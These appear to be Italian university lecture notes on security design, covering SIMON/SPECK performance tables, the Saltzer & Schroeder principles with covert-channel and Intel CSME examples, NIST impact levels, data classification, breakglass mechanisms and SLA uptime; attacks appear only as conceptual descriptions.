Le chiavi k_1 e k_2 vengono calcolate nel seguente modo. Sarà utilizzata solo la chiave k_2 per i round. La chiave k_1 viene shiftata a dx di 8 bit e il risultato viene sommato con k_2 . Il risultato viene messo in XOR con 0 (o 1 a seconda del round), generando la nuova chiave k_1 . La chiave k_2 viene generata mettendo in XOR la nuova chiave k_1 con la chiave k_2 shiftata a sx di 3 bit.



size	name	area (GE)	throughput (kbps)		algorithm	area (GE)	throughput (kbps)		
32/64	SIMON	523	5.6	gates	SIMON32/64	523	5.6	SPECK32/64	
	Speck	580	4.2			535	11.1	580	4.2
48/72	SIMON	631	5.1			566	22.2	642	8.3
	Speck	693	4.3			627	44.4	708	16.7
48/96	SIMON	739	5.0			722	88.9	822	33.3
	Speck	794	4.0					850	123.1
64/96	SIMON	809	4.4						
	Speck	860	3.6						
64/128	SIMON	958	4.2						
	Speck	996	3.4						
96/96	SIMON	955	3.7						
	Speck	1012	3.4						
96/144	SIMON	1160	3.5						
	Speck	1217	3.3						
128/128	SIMON	1234	2.9						
	Speck	1280	3.0						
128/192	SIMON	1508	2.8						
	Speck	1566	2.9						
128/256	SIMON	1782	2.6						
	Speck	1840	2.8						

Space/throughput trade off

size	name	flash (bytes)	SRAM (bytes)	enc. cost (cycles/byte)		size	name	flash (bytes)	SRAM (bytes)	enc. cost (cycles/byte)
32/64	SIMON	384	64	168		32/64	SIMON	130	0	205
	Speck	424	44	110			Speck	92	0	140
48/72	SIMON	430	108	187		48/72	SIMON	196	0	220
	Speck	532	66	100			Speck	130	0	130
48/96	SIMON	442	108	187		48/96	SIMON	196	0	220
	Speck	562	69	104			Speck	134	0	136
64/96	SIMON	530	168	205		64/96	SIMON	274	0	239
	Speck	556	104	114			Speck	182	0	144
64/128	SIMON	404	176	217		64/128	SIMON	282	0	250
	Speck	596	108	118			Speck	186	0	150
96/96	SIMON	544	312	249		96/96	SIMON	454	0	284
	Speck	454	168	123			Speck	276	0	148
96/144	SIMON	444	324	260		96/144	SIMON	466	0	295
	Speck	576	174	127			Speck	282	0	153
128/128	SIMON	446	544	333		128/128	SIMON	732	0	376
	Speck	388	256	139			Speck	396	0	167
128/192	SIMON	582	552	335		128/192	SIMON	740	0	381
	Speck	568	272	143			Speck	404	0	172
128/256	SIMON	458	576	353		128/256	SIMON	764	0	398
	Speck	458	288	147			Speck	412	0	177

SIMON e SPECK richiedono meno spazio (area) nei circuiti ASIC/FPGA, rendendoli ideali per dispositivi con risorse HW limitate. Entrambi ottimizzano il rapporto tra throughput (dati elaborati al secondo) e area occupata, garantendo alte prestazioni senza occupare troppo spazio. Le loro strutture sono progettate per essere relativamente resistenti ad attacchi basati sull'analisi del consumo di potenza o del tempo di elaborazione). Entrambi consumano meno energia e sono adatti per dispositivi alimentati a batteria, come i sensori IoT. In ambienti software, SIMON e SPECK funzionano bene su processori di diverse dimensioni (8, 16, 32, 64 bit), garantendo velocità ed efficienza.

L'ISO ha deciso di interrompere il programma che prevedeva l'adozione di SIMON e SPECK come standard di cifratura perché la NSA ha la reputazione di aver tentato di inserire vulnerabilità in strumenti di sicurezza e algoritmi di cifratura, alimentando i timori che SIMON e SPECK potessero essere compromessi.

System Design View

Un sistema informatico è progettato per raggiungere specifici obiettivi di sicurezza, efficienza e la robustezza. La qualità di un sistema dipende sia dal design che dall'implementazione.

Errore di design: Si verifica quando il design del sistema è pensato in modo errato e non è adeguato a soddisfare i requisiti di sicurezza o funzionalità. (Es. progettare un sistema che non autentica adeguatamente gli utenti).

Errore di implementazione: Un bug nel codice che implementa una funzione prevista dal design.

Le **regole di progettazione (specifiche)** sono linee guida che definiscono i principi fondamentali da seguire durante la progettazione di un sistema per garantirne il corretto funzionamento. Queste regole mirano a assicurare il livello di robustezza richiesto per resistere a guasti e attacchi; ridurre costi e complessità; preservare le performance richieste. Esempio: "Ogni connessione al sistema deve utilizzare la crittografia TLS."


Un **controllo** è una misura progettata per verificare che il sistema rispetti le specifiche stabilite nelle regole di progettazione.

Un sistema è definito **ottimale** se è progettato per essere il più **economico** possibile in termini di risorse (tempo, denaro, energia, memoria), mantenendo la robustezza richiesta.

Una **vulnerabilità di design** è una **violazione delle regole di progettazione**, che rende il sistema esposto a rischi. Può verificarsi se il sistema non include tutti i controlli richiesti per rispettare le regole di progettazione o se i controlli sono progettati in modo errato.

Le vulnerabilità di design sono particolarmente gravi perché possono essere sfruttate indipendentemente dalla qualità dell'implementazione.

Se il design contiene errori, questi possono **propagarsi** durante tutto il ciclo di vita del sistema e diventare **difficili o costosi da correggere** nelle fasi successive.



La **robustezza** rappresenta la capacità di un sistema di resistere a guasti e attacchi, mantenendo il corretto funzionamento anche in condizioni avverse. Questa dipende dalla presenza di **controlli** progettati per garantire che il sistema operi secondo le specifiche definite.

L'aumento del numero di controlli generalmente migliora la robustezza. Tuttavia, oltre un certo punto, ulteriori controlli offrono benefici marginali rispetto al costo in termini di complessità e prestazioni.

Se le **specifiche** del sistema sono corrette e complete, è improbabile che vengano violate. In questo scenario, aggiungere controlli in eccesso diventa inutile, poiché il sistema è già progettato per funzionare correttamente.

Ogni controllo aggiunto introduce **maggior complessità**, aumentando la quantità di codice di verifica. Inoltre, ogni controllo richiede **risorse computazionali**, rallentando la velocità e complessiva del sistema.

Un **sistema ideale** è un sistema in cui **tutti i moduli soddisfano le regole di progettazione** senza eccezioni. Ogni controllo necessario è presente e funziona perfettamente.

Tuttavia, nel **sistema reale**, alcune regole potrebbero essere violate per motivi di **performance**. Ad esempio, un controllo molto pesante in termini di calcolo potrebbe essere rimosso per migliorare la velocità del sistema. Altri invece non sono introdotti per motivi di distrazione. **Qualsiasi differenza tra il sistema reale e quello ideale rappresenta una potenziale vulnerabilità**, poiché introduce un punto in cui le regole di progettazione non sono completamente rispettate.

Non tutte le **potenziali vulnerabilità** rappresentano un rischio concreto per il sistema. Una vulnerabilità diventa **effettiva** solo se **non esiste un controllo efficace** per prevenirla o è troppo costoso rispetto ai benefici, **esiste un rischio concreto** che un attaccante possa sfruttarla.

Quando si deve introdurre un controllo si valuta il **costo dell'assenza di un controllo** confrontandolo con **la probabilità di sfruttamento e l'impatto sulle prestazioni** in caso di aggiunta del controllo.

In un **sistema complesso**, un controllo mancante in un modulo potrebbe essere **compensato** da un controllo presente in un altro modulo.

Principi di Saltzer & Schroeder

I principi di **Saltzer & Schroeder** definiscono le linee guida per progettare meccanismi di sicurezza ottimali. Questi principi sono **difficili da soddisfare completamente**, ma ogni loro violazione può introdurre vulnerabilità nel sistema.

P1 Economy of Mechanism: Un meccanismo di sicurezza deve essere **semplice e piccolo** nel design. Un sistema complesso è più difficile da verificare e più soggetto a errori.

P2 Fail-safe Defaults: L'accesso alle risorse deve essere **default deny** e concesso solo se esplicitamente autorizzato.

P3 Complete Mediation: Ogni accesso a ogni risorsa deve essere **controllato ogni volta**. Non bisogna basarsi su decisioni di accesso precedenti senza verificarle di nuovo.

P4 Open Design: Un sistema sicuro deve essere progettato in modo tale che, anche se il design è pubblico, la sicurezza non venga compromessa. Questo si basa sul **Principio di Kerkhoff**, secondo cui la sicurezza deve dipendere solo dalla segretezza delle chiavi, non dall'occultamento del meccanismo stesso.

P5 Separation of Privilege: L'accesso alle risorse deve basarsi su più di un singolo fattore di autenticazione.

P6 Least Privilege: Ogni processo o utente deve operare con il **minimo livello di privilegi** necessario per svolgere il suo compito.

P7 Least Common Mechanism: I meccanismi di protezione dovrebbero essere condivisi il meno possibile tra utenti. Se più utenti dipendono dallo stesso meccanismo di sicurezza, una vulnerabilità in quel meccanismo potrebbe esporre più utenti contemporaneamente.

P8 Psychological Acceptability: I meccanismi di sicurezza devono essere **facili da usare**, altrimenti gli utenti tenderanno ad evitarli o aggirarli.

L'analisi dei sistemi di sicurezza fisica ha portato a **due principi aggiuntivi**, che si applicano solo **parzialmente** ai sistemi informatici.

P9 Principle of Work Factor: La sicurezza di un sistema deve essere valutata **confrontando il costo da parte di un attaccante di superare i meccanismi di protezione con le risorse che possiede**.

P10 Compromise Recording: Se un sistema **non può prevenire completamente una violazione**, deve almeno **rilevare e registrare** eventuali compromissioni via logging.

P1 Economy of Mechanism

Un **meccanismo di sicurezza** deve essere **semplice e minimale**, poiché la complessità aumenta il numero di vulnerabilità. Un sistema più semplice ha meno punti critici, rendendo i bug più facili da individuare. La **complessità del codice** è direttamente proporzionale al numero di vulnerabilità.

Per gestire meglio un sistema complesso, è utile suddividerlo in **moduli indipendenti**, riducendo il rischio di guasti a cascata. Inoltre, è fondamentale fornire nelle interfacce sia operazioni di **base che avanzate**, evitando che gli utenti debbano usare strumenti potenti per compiti semplici, il che potrebbe portarli ad avere **privilegi eccessivi**.

Per migliorare la sicurezza, è consigliabile **rimuovere le funzionalità inutili** del sistema operativo, riducendo la superficie di attacco.

P2 Fail-safe Defaults

L'accesso alle risorse deve essere **default deny** e concesso solo se esplicitamente autorizzato. In caso di malfunzionamento del sistema di protezione, l'accesso non viene erroneamente concesso a (tutti gli) utenti non autorizzati.

Esempio Intel: Il **CSME** è un **microcomputer** indipendente presente nei chipset Intel, responsabile della sicurezza crittografica e dell'avvio del sistema. Una **falla hardware** nei chipset Intel potrebbe permettere ad un attaccante di compromettere la **root of trust** del sistema. Il CSME protegge la sua RAM, ma queste **protezioni vengono attivate con un leggero ritardo all'avvio**. Durante questo **breve intervallo di tempo**, un attaccante con accesso fisico alla scheda madre potrebbe usare un attacco **DMA (Direct Memory Access)** per modificare la memoria privata del CSME e prenderne il controllo. Poiché il CSME opera **al di sopra del sistema operativo**, un attacco riuscito lo rende invisibile a qualsiasi software di sicurezza.

P3 Complete Mediation

Ogni accesso a ogni risorsa deve essere **controllato ogni volta**. Ogni operazione non verificata è una **potenziale vulnerabilità**, perché potrebbe essere eseguita da chi non ha i diritti necessari. Per migliorare le prestazioni, alcuni sistemi **memorizzano il risultato di un controllo di autorizzazione** (caching). Tuttavia, se i permessi cambiano, la cache potrebbe consentire **accessi non più validi**, creando una falla di sicurezza.

L'uso di una Access Control Matrix è un requisito necessario ma non sufficiente affinchè un sistema sia sicuro.

Relazione tra Fail-Safe Default and Complete Mediation

Se il sistema segue sia **Complete Mediation** che **Fail-Safe Default**, si può **dimostrare formalmente** che la sicurezza viene mantenuta nel tempo.

Se il sistema parte da uno stato sicuro e ogni stato successivo è raggiungibile solo attraverso operazioni autorizzate, allora **tutti gli stati futuri saranno anch'essi sicuri**.

Per formalizzare il concetto, supponiamo che per concedere un diritto **R** su un'operazione **op** su un oggetto **Ob**, sia necessario invocare una funzione di autorizzazione **G(Ob, op)**.

Allo stato iniziale, nessun soggetto non autorizzato ha il diritto di invocare G(Ob,op)

Se **Complete Mediation** è rispettato, ogni richiesta di modifica ai diritti viene controllata. Quindi, **se nessun soggetto non autorizzato ha il diritto di concedere accessi inizialmente, nessuno potrà concederli in seguito senza un processo autorizzato**. Poiché nessun accesso è permesso all'inizio e ogni operazione viene verificata, nessun soggetto può **aggirare il sistema per ottenere un accesso non autorizzato**.

P4 Open Design

Un sistema sicuro deve essere progettato in modo robusto, tale che anche se il design è pubblico, la sicurezza non venga compromessa.

Un sistema open source è utile **solo se** il codice viene **attivamente esaminato** da esperti di sicurezza che controllano il codice e segnalano agli sviluppatori di correggere le vulnerabilità trovate.

P5 Separation of Privilege

Il principio di **separazione dei privilegi** prevede che un sistema di sicurezza non conceda autorizzazioni basandosi su un singolo fattore, ma richieda più condizioni per garantire l'accesso.

La **Defense in Depth** consiste in una difesa stratificata, in cui un attaccante deve superare più livelli di protezione. (Firewall + autenticazione a due fattori + crittografia dei dati).

Un'operazione complessa può essere vista come una sequenza di **operazioni più semplici**. Ognuna di queste operazioni più semplici dovrebbe avere i propri diritti di accesso e autorizzazione. Ciò garantisce che un utente non possa eseguire l'intera operazione senza avere i privilegi necessari per ogni singolo passaggio. Il sistema deve verificare che un utente abbia **il diritto di eseguire l'operazione complessa** come unità unica e abbia **il diritto di eseguire ciascuna delle operazioni semplici** che compongono l'operazione complessa.

La **Separation of Duty** indica che l'accesso a risorse critiche è suddiviso tra più persone per evitare che un solo individuo possa compromettere il sistema.

P6 Least Privilege

Ogni soggetto deve operare con il **minimo livello di privilegi** necessario per svolgere il suo compito. Possedere un diritto di accesso non necessario è una vulnerabilità perché può essere sfruttato da un attaccante.

Se un soggetto non ha bisogno di un certo diritto in un dato intervallo di tempo, questo dovrebbe essere revocato e poi eventualmente riassegnato al momento giusto. La gestione dei privilegi deve avvenire tramite aggiornamenti continui alla matrice di accesso.

Il Protection Domain Switching (PDS) è un meccanismo che consente di modificare dinamicamente i privilegi di un soggetto aggiornando dinamicamente la Access Control Matrix, senza dover creare un nuovo processo con diversi permessi, evitando il costo di un context-switch.

Ogni volta che una funzione viene chiamata, viene creata un'istanza di quella funzione, la quale ha una "riga" di privilegi, cioè un insieme di diritti di accesso alle risorse. Questi privilegi sono temporanei e specifici per quell'istanza, e vengono rimossi non appena la funzione termina.

I diritti di accesso assegnati a una funzione dipendono dalle variabili private della funzione stessa e dai parametri che le vengono passati. Questi parametri determinano quali risorse possono essere utilizzate dalla funzione durante la sua esecuzione.

Il programmatore può decidere fino a che punto una funzione può accedere alle risorse. Questo è definito come il "dominio di protezione". Ogni funzione avrà un proprio dominio di protezione, e l'accesso a risorse al di fuori di questo dominio è limitato.

Nel contesto di un sistema di rete, ogni processo ha solo i canali necessari per svolgere le operazioni specifiche a cui è autorizzato. Ad esempio, un processo può inviare un messaggio su un canale solo se ha il permesso di farlo. Quando i diritti di accesso vengono revocati, il processo viene automaticamente disconnesso dal canale, impedendogli di invocare ulteriori operazioni.

I canali di comunicazione sono separati in due categorie: uno per il controllo (definizione di permessi e accessi) e uno per il trasferimento di dati. Questo garantisce che chi può eseguire

operazioni (controllo) non abbia necessariamente accesso ai dati (trasferimento), aumentando la sicurezza.

I canali di comunicazione possono essere aperti e chiusi dinamicamente dal sistema operativo. Questo aiuta a ridurre il carico computazionale, perché permette di rifiutare richieste non autorizzate prima che vengano elaborate.

Se solo il server finale è responsabile di rifiutare le richieste non autorizzate, può essere vulnerabile a un attacco DDoS, dove il server è sopraffatto da un gran numero di richieste indesiderate, rallentando o bloccando il servizio. Utilizzando i router o i firewall lungo la rete per bloccare i pacchetti indesiderati prima che arrivino al server, si può ridurre il rischio di attacchi DDoS, poiché questi dispositivi sono in grado di identificare e rifiutare pacchetti dannosi in anticipo.

P7 Least Common Mechanism

Quando più utenti o processi condividono lo stesso meccanismo (come risorse di memoria o canali di comunicazione), si crea una vulnerabilità. Questi meccanismi permettono la comunicazione tra i processi, ma anche l'eventuale creazione di "canali nascosti" (covert channels). **La condivisione deve essere quindi evitata.**

I Canali nascosti sono canali di comunicazione tra due processi che non sono esplicitamente previsti dal sistema per lo scambio di informazioni. Questi canali sono pericolosi perché permettono a due processi, che potrebbero non essere autorizzati a comunicare tra loro, di scambiarsi dati senza che nessuno lo sappia. Per esempio:

Un processo, chiamato "Trojan" (virus o malware), può inviare dati in modo nascosto. Un altro processo, chiamato "Spy", riceve questi dati senza essere a conoscenza del meccanismo di comunicazione.

In un sistema basato sul modello Bell-LaPadula, i processi sono separati in livelli di sicurezza. Un processo "High" (alto livello di sicurezza) può inviare dati a un processo "Low" (basso livello di sicurezza), ma un canale nascosto potrebbe farlo senza rispettare le regole di sicurezza.

Storage channel: La comunicazione avviene attraverso la modifica di una risorsa memorizzata. Ad esempio, un Trojan potrebbe scrivere informazioni riservate in una zona di memoria condivisa, e poi liberarla affinché un processo Spy possa leggerla. Questo accade, per esempio, in un buffer condiviso.

Come evitare i canali di memoria: Le aree di memoria condivisa dovrebbero essere sempre reinizializzate prima di essere passate a un altro processo. Non dovrebbero esserci aree di memoria condivisa tra processi con livelli di sicurezza distinti.

Timing channel: La comunicazione avviene attraverso la modifica del tempo in cui un evento accade. Ad esempio, un processo "High" (alto livello di sicurezza) potrebbe alterare il momento in cui un altro processo "Low" (basso livello di sicurezza) percepisce un evento. Un esempio è quando un Trojan manipola il tempo di accesso a un disco: un processo Spy, sapendo che se il disco non è accessibile a mezzanotte significa che c'è un attacco, può decifrare informazioni.

Evitare i canali temporali: Questi canali sono difficili da evitare nei sistemi a tempo condiviso, ma sono generalmente "rumorosi" (ovvero meno precisi e più facili da rilevare). La ridondanza (ripetere azioni in momenti diversi) può essere usata per mascherare questi canali.

Cache Missing for Fun and Profit: In un sistema multilevel secure, dove i processi operano a livelli di privilegio differenti, i processi **Trojan** e **Spy** potrebbero avere accesso a un grande file di riferimento (ad esempio, in sola lettura). Il **Trojan** legge un sottoinsieme delle pagine del file, causando dei **page fault** che caricano le pagine selezionate dalla memoria principale (RAM) dal disco. Quando il **Spy** legge ogni pagina del file di riferimento, può misurare il tempo impiegato per accedere a ciascuna pagina. Se la pagina è stata letta dal **Trojan**, l'accesso sarà molto veloce; se non è stata letta, l'accesso sarà più lento a causa del **page fault** e del caricamento dalla memoria secondaria (disco). Questo permette al **Trojan** di trasmettere informazioni al **Spy** utilizzando la **latency** (latenza) per ogni pagina caricata.

P8 Psychological Acceptability

I meccanismi di sicurezza devono essere **facili da usare**, altrimenti gli utenti tenderanno ad evitarli o aggirarli.

Se un sistema è intuitivo, gli utenti seguiranno le regole di sicurezza senza nemmeno accorgersene. Se una misura di sicurezza è troppo complicata o fastidiosa, gli utenti troveranno un modo per evitarla.

Esempio: Se per accedere a un sito serve una password lunga 20 caratteri con simboli casuali, gli utenti la scriveranno su un post-it vicino al PC, rendendo inutile la misura di sicurezza.

Anche se tutti gli **8 principi di Saltzer e Schroeder** sono rispettati, è comunque possibile che emergano vulnerabilità. I seguenti due principi sono **utili quando un attacco ha successo nonostante l'adozione degli altri principi**. È fondamentale **anticipare la possibilità di fallimenti**. Non bisogna mai pensare che un sistema possa essere **impenetrabile** contro qualsiasi avversario.

P9 Principle of Work Factor

Il **principio del Work Factor (P9)** si basa sull'idea che per un attacco informatico riuscito sono necessarie **una serie di attacchi**, ognuno dei quali richiede **tempo, risorse e competenze**. L'obiettivo della sicurezza è **aumentare il costo di un attacco** per scoraggiare gli attaccanti o renderlo impraticabile.

La sicurezza di un sistema deve essere valutata **confrontando il costo da parte di un attaccante di superare i meccanismi di protezione con le risorse che possiede**. Se il costo (in termini di tempo, risorse computazionali o denaro) per aggirare un meccanismo di sicurezza è **troppe elevate**, l'attaccante potrebbe decidere di non provarci.

Il costo per aggirare un meccanismo di sicurezza è il suo Work Factor. Più alto è il Work Factor, più è difficile per un attaccante superarlo. Un sistema di sicurezza è efficace se costringe un attaccante a investire **troppe risorse** rispetto al beneficio ottenuto dall'attacco.

Uno strumento fondamentale per stimare il **work factor** è l'emulazione dell'avversario per capire quante risorse e quanto tempo sarebbero necessari a un vero attaccante per compromettere il sistema.

P10 Compromise Recording

Se un sistema **non può prevenire completamente una violazione**, deve almeno **rilevare e registrare** eventuali compromissioni generando file di log a prova di manomissione. Questi

log devono essere **inoltrati al proprietario del sistema** o a un'entità esterna, in modo che l'attaccante non possa cancellarli.

Un buon sistema deve poter individuare **accessi non autorizzati, esfiltrazione di dati o modifiche sospette**. Se un sistema non può essere completamente sicuro (**robust**), dovrebbe almeno essere in grado di riprendersi da un attacco e mitigare i danni (**resilient**).

Google System Design Strategies

Il principio del **Least Privilege** prevede che i soggetti abbiano solo i permessi minimi necessari per svolgere i loro compiti.

Per **Security by Design** si intende pensare e applicare le restrizioni di least privilege sin dalla fase di progettazione delle nuove funzionalità. Se vengono concessi privilegi inutili, si **aumenta la superficie di attacco**. Il **costo della sicurezza aumenta** quanto più tardi vengono adottate le misure di protezione.

Implementare il Least Privilege richiede **controlli di sicurezza aggiuntivi** e lavoro di ingegneria, il che può aumentare i costi di sviluppo, ma questi costi sono spesso inferiori rispetto ai danni che potrebbero derivare da una violazione di sicurezza.

Il principio del **Least Privilege** deve essere bilanciato con le prestazioni del sistema e l'efficacia operativa.

Cosa fare: Dare priorità alla protezione degli accessi più critici, perché non tutti i dati o azioni hanno la stessa importanza. Gestire diversamente i vari tipi di dati: ad esempio, i dati pubblici possono avere meno restrizioni rispetto ai dati aziendali o alle credenziali crittografiche. Evitare una mentalità "tutto o niente", cioè non rendere tutto troppo restrittivo o permissivo.

Linee guida NIST

Il **NIST** classifica l'impatto della perdita di **confidenzialità, integrità o disponibilità** di un sistema nei seguenti livelli.

Impatto BASSO: Se un sistema subisce una perdita di sicurezza, ma l'impatto è **limitato**, allora il rischio è considerato basso. (Un piccolo errore nella visualizzazione di dati non sensibili in un sito aziendale).

Impatto MODERATO: Se la perdita di sicurezza ha un **effetto serio**, ma non catastrofico, il rischio è moderato. (Un attacco informatico che altera i dati finanziari, causando perdite economiche rilevanti).

Impatto ALTO: Se la perdita di sicurezza ha **effetti gravi o catastrofici**, il rischio è considerato alto. (Un cyberattacco su un ospedale che blocca l'accesso alle cartelle cliniche, impedendo ai medici di curare i pazienti, con conseguenze potenzialmente fatali).

Esempio: Dati su alimenti, materiali di pulizia e farmaci disponibili in un ospedale

Confidenzialità: **bassa** → Sono informazioni di base e pubbliche, quindi non sono sensibili.

Integrità: **alta** → È importante che i dati siano corretti perché errori potrebbero portare a problemi (es. un farmaco che risulta disponibile ma in realtà è esaurito).

Disponibilità: **alta** → Il sistema deve essere sempre aggiornato per garantire una corretta gestione delle risorse.

Soluzione: Copie multiple del database e backup rapidi per il ripristino in caso di guasto.

Dati sui costi per i pazienti

Confidenzialità: **alta** → Protezione richiesta dal **GDPR**, poiché si tratta di informazioni personali.

Integrità: **media** → Errori nei dati potrebbero causare problemi nei pagamenti, ma non impattano direttamente la salute dei pazienti.

Disponibilità: **media** → Può essere gestita con backup, perché la disponibilità immediata non è critica come nei dati sanitari.

Soluzione: Protezione della confidenzialità con crittografia e controlli di accesso.

Dati sullo stato di salute dei pazienti (cartelle cliniche)

Confidenzialità: **massima** → Contengono informazioni **estremamente sensibili** e devono essere protette da accessi non autorizzati.

Integrità: **massima** → Qualsiasi modifica non autorizzata potrebbe portare a diagnosi o trattamenti errati, con conseguenze gravi.

Disponibilità: **alta** → Medici e infermieri devono avere accesso immediato a queste informazioni in caso di emergenza.

Soluzione: Applicare rigorosamente il **principio del minimo privilegio** (**Least Privilege**), concedendo accesso solo a chi ne ha realmente bisogno. Proteggere i dati da attacchi ransomware con **crittografia a riposo** (data at rest encryption). Usare API specializzate per l'accesso controllato e la registrazione dei log.

Classificazione degli accessi e gestione dei rischi

L'accesso all'infrastruttura riguarda la possibilità di **modificare le impostazioni di sicurezza e gestione dei sistemi IT**. Comprende operazioni come **modifica dei livelli di logging, cambiamento dei parametri di crittografia**, compromettendo la protezione dei dati, **accesso diretto ai server via SSH**, permettendo modifiche non tracciabili e **Riavvio o riconfigurazione di servizi**, con possibili impatti sulla disponibilità del sistema.

L'accesso all'infrastruttura è sempre considerato ad alto rischio, indipendentemente dalla categoria di dati gestiti.

Gli **accessi amministrativi** sono i più critici, poiché permettono di aggirare i controlli di sicurezza e modificare i sistemi in modo profondo. Per mitigare i rischi: **Evitare un amministratore "onnipotente"** con accesso illimitato e senza controlli; **Applicare il 10° principio di sicurezza e sorveglianza (S&S)**, che prevede di **registrare e monitorare via log** tutti gli accessi amministrativi per prevenire abusi.

Classificazione dei dati e loro necessità di protezione confidenziale

I dati vengono classificati in **quattro categorie**, in base alla necessità di protezione e al livello di **confidenzialità**.

Pubblico: Accessibile a tutti nell'organizzazione. Il rischio di sicurezza è basso poiché la loro esposizione non porta danni (Es. Contatti aziendali aperti al pubblico).

Sensibile: Accessibile solo a gruppi con scopi aziendali. **Lettura → Medio/alto rischio**, perché potrebbe trattarsi di dati aziendali riservati. **Scrittura → Medio rischio**, modifiche errate possono danneggiare i processi aziendali.

Dati Interni: Dati che dovrebbero rimanere interni all'organizzazione, ma che potrebbero essere soggetti a richieste di accesso pubbliche. Il rischio di sicurezza è medio, la confidenzialità è preferibile ma non strettamente necessaria. (es. email aziendali, numeri di matricola dei dipendenti).

Dati Sensibili: Dati che devono rimanere confidenziali **per obblighi legali**, aziendali o contrattuali. La loro esposizione porta conseguenze legali o penali. Il rischio di sicurezza è alto, devono essere protetti da accessi non autorizzati (Informazioni personali di clienti o dipendenti, Informazioni riservate di partner commerciali).

Restricted Data: Dati altamente riservati che richiedono **livelli di sicurezza avanzati**. L'accesso è strettamente regolamentato e spesso necessita di autorizzazione speciale. Il rischio di sicurezza è massimo, perché una violazione potrebbe causare danni legali, finanziari o personali. (**Cartelle cliniche e dati sulla salute dei pazienti, Informazioni finanziarie riservate**).

Classificazione dei dati in base alla disponibilità

I dati vengono classificati in base alla loro **necessità di disponibilità**, ovvero quanto è critico che siano sempre accessibili per garantire il funzionamento dell'organizzazione.

Supportive Data: Dati utili per le operazioni quotidiane, ma **non critici per le funzioni principali**. Se temporaneamente inaccessibili, l'organizzazione può continuare a funzionare senza gravi conseguenze.

High-priority Data: Dati necessari per il funzionamento dell'organizzazione, ma **la loro perdita temporanea non compromette l'intero sistema**.

Critical Data: Dati che hanno **la massima necessità di disponibilità**, perché la loro assenza potrebbe bloccare o compromettere le funzioni fondamentali dell'organizzazione.

Soluzioni per la protezione dei dati

Data discovery and inventory: Il primo passo per proteggere i dati è **identificare e classificare** quelli presenti nell'organizzazione.

Data loss prevention: Un insieme di **strumenti e strategie** per prevenire la perdita, il furto o la cancellazione accidentale dei dati.

Storage with built-in data protection: Sistemi di archiviazione moderni che integrano meccanismi di **ridondanza e protezione**, come il **RAID**, **in modo da evitare la perdita di dati** in caso di guasti hardware.

Backup: Creazione di **copie di dati** conservate in luoghi diversi per consentire il **ripristino in caso di perdita o modifica accidentale**.

Snapshots: Creare un'istantanea. Un'istantanea è **un'immagine completa di un sistema**, che include sia i dati che i file di sistema. Permette di **ripristinare rapidamente un intero sistema a un punto precedente nel tempo**.

Encryption: Trasforma i dati in un formato illeggibile, che può essere decifrato solo con la chiave di crittografia corretta.

Data erasure: Processo di eliminazione permanente dei dati che non sono più necessari.

API e loro importanza nei sistemi distribuiti

Le **Application Programming Interfaces** in un sistema distribuito definiscono i modi in cui i soggetti possono interrogare o modificare lo stato interno del sistema.

Le **API amministrative** sono particolarmente critiche perché permettono di gestire, configurare e mantenere il sistema. Per questo motivo, queste API sono considerate superfici di attacco molto attraenti per gli hacker. Qualsiasi modifica a queste API deve essere progettata con estrema attenzione, per evitare vulnerabilità.

Esempio POSIX API

La **POSIX API** è un insieme di **interfacce standard Unix per i SO**

Grazie a POSIX, un'applicazione scritta per un sistema compatibile (es. Linux, macOS) può funzionare facilmente su altri sistemi conformi senza modifiche al codice sorgente.

La POSIX API è molto ampia e copre **numerosi aspetti della gestione del sistema operativo**. Questo, tuttavia, aumenta la superficie di attacco.

Le API POSIX vengono usate per installare i pacchetti di sistema, modificare le configurazioni di sistema e riavviare i processi di sistema. Queste attività possono avere **effetti critici sul sistema**, quindi un attacco a esse può causare **gravi problemi operativi**.

Invece di esporre **un'unica API (amministrativa) molto grande**, è meglio **scomporla in API più piccole** con accessi essenziali per ridurre la superficie d'attacco.

Esempio Breakglass Mechanism per amministratori

Il **Breakglass Mechanism** è un meccanismo di emergenza che permette a un **amministratore** di **bypassare i controlli di accesso** in situazioni eccezionali per risolvere problemi critici.

Viene usato in genere per **spegnere una macchina** per prevenire un danno maggiore o **terminare un processo bloccato** che sta causando malfunzionamenti.

Poiché un BGM può essere usato in modo improprio, il suo utilizzo deve essere **rigidamente regolato da una security policy** con regole precise. Ogni utilizzo deve essere **monitorato e tracciato** in un file di log per evitare abusi.

Solo il **team responsabile dell'operatività del sistema** dovrebbe avere il permesso di attivare un BGM, solo in casi di emergenza Il BGM **dovrebbe essere attivabile solo da posizioni specifiche**, come Panic rooms. Dopo l'attivazione di un BGM, il team di sicurezza deve **indagare sulle cause che hanno reso necessario il suo utilizzo**.

Le linee guida Yale per i breakglass mechanism sono i seguenti. Gli **account di emergenza** devono essere **creati in anticipo** e configurati con i giusti controlli di accesso. Quando si creano gli account BGM, il nome dell'account deve essere **significativo e facilmente identificabile** (emergency_admin01). Le **password devono essere sicure, ma non così complicate da rendere difficile l'accesso in situazioni di emergenza**. Gli **account BGM devono avere i privilegi minimi necessari** verso i dati e le funzionalità indispensabili. Chi crea gli account BGM non deve essere la stessa persona che esamina i log di audit, per evitare **possibili abusi interni**. Tutte le procedure per l'utilizzo e la distribuzione degli

account di emergenza devono essere documentate. Il BGM deve essere testato regolarmente per garantire che funzioni correttamente quando necessario.

I dettagli degli account di emergenza devono essere conservati in un dispositivo fisico, tenuto in modo sicuro ma accessibile in caso di necessità. Ad esempio dietro ad un vetro o in cassetti chiusi a chiave, in modo che siano usati solo in casi di emergenza reale.

Service Level Agreement (SLA)

Un **Service Level Agreement (SLA)** è un contratto che definisce gli **indicatori di performance** di un servizio, stabilendo il livello di qualità che deve essere garantito.

Il livello di servizio viene valutato dalle prestazioni della rete, dalla disponibilità dell'HW del sistema, dalla rapidità con cui il servizio risponde alle richieste degli utenti e dalla percentuale di tempo **uptime** in cui il servizio è operativo senza interruzioni.

99% uptime → massimo **3 giorni, 14 ore e 57 minuti di downtime** all'anno. ➔ **99.9% uptime** → massimo **8 ore di downtime** all'anno.

Più alta è la percentuale, **maggior è l'affidabilità del servizio**, ma **maggiori sono i costi di gestione** per mantenere il livello promesso.

Ai fini della sicurezza un numero eccessivo di errori o interruzioni potrebbe indicare un'anomalia. Troppe segnalazioni possono indicare che il sistema di monitoraggio non è calibrato correttamente.

Testing in un sistema con il principio del minimo privilegio

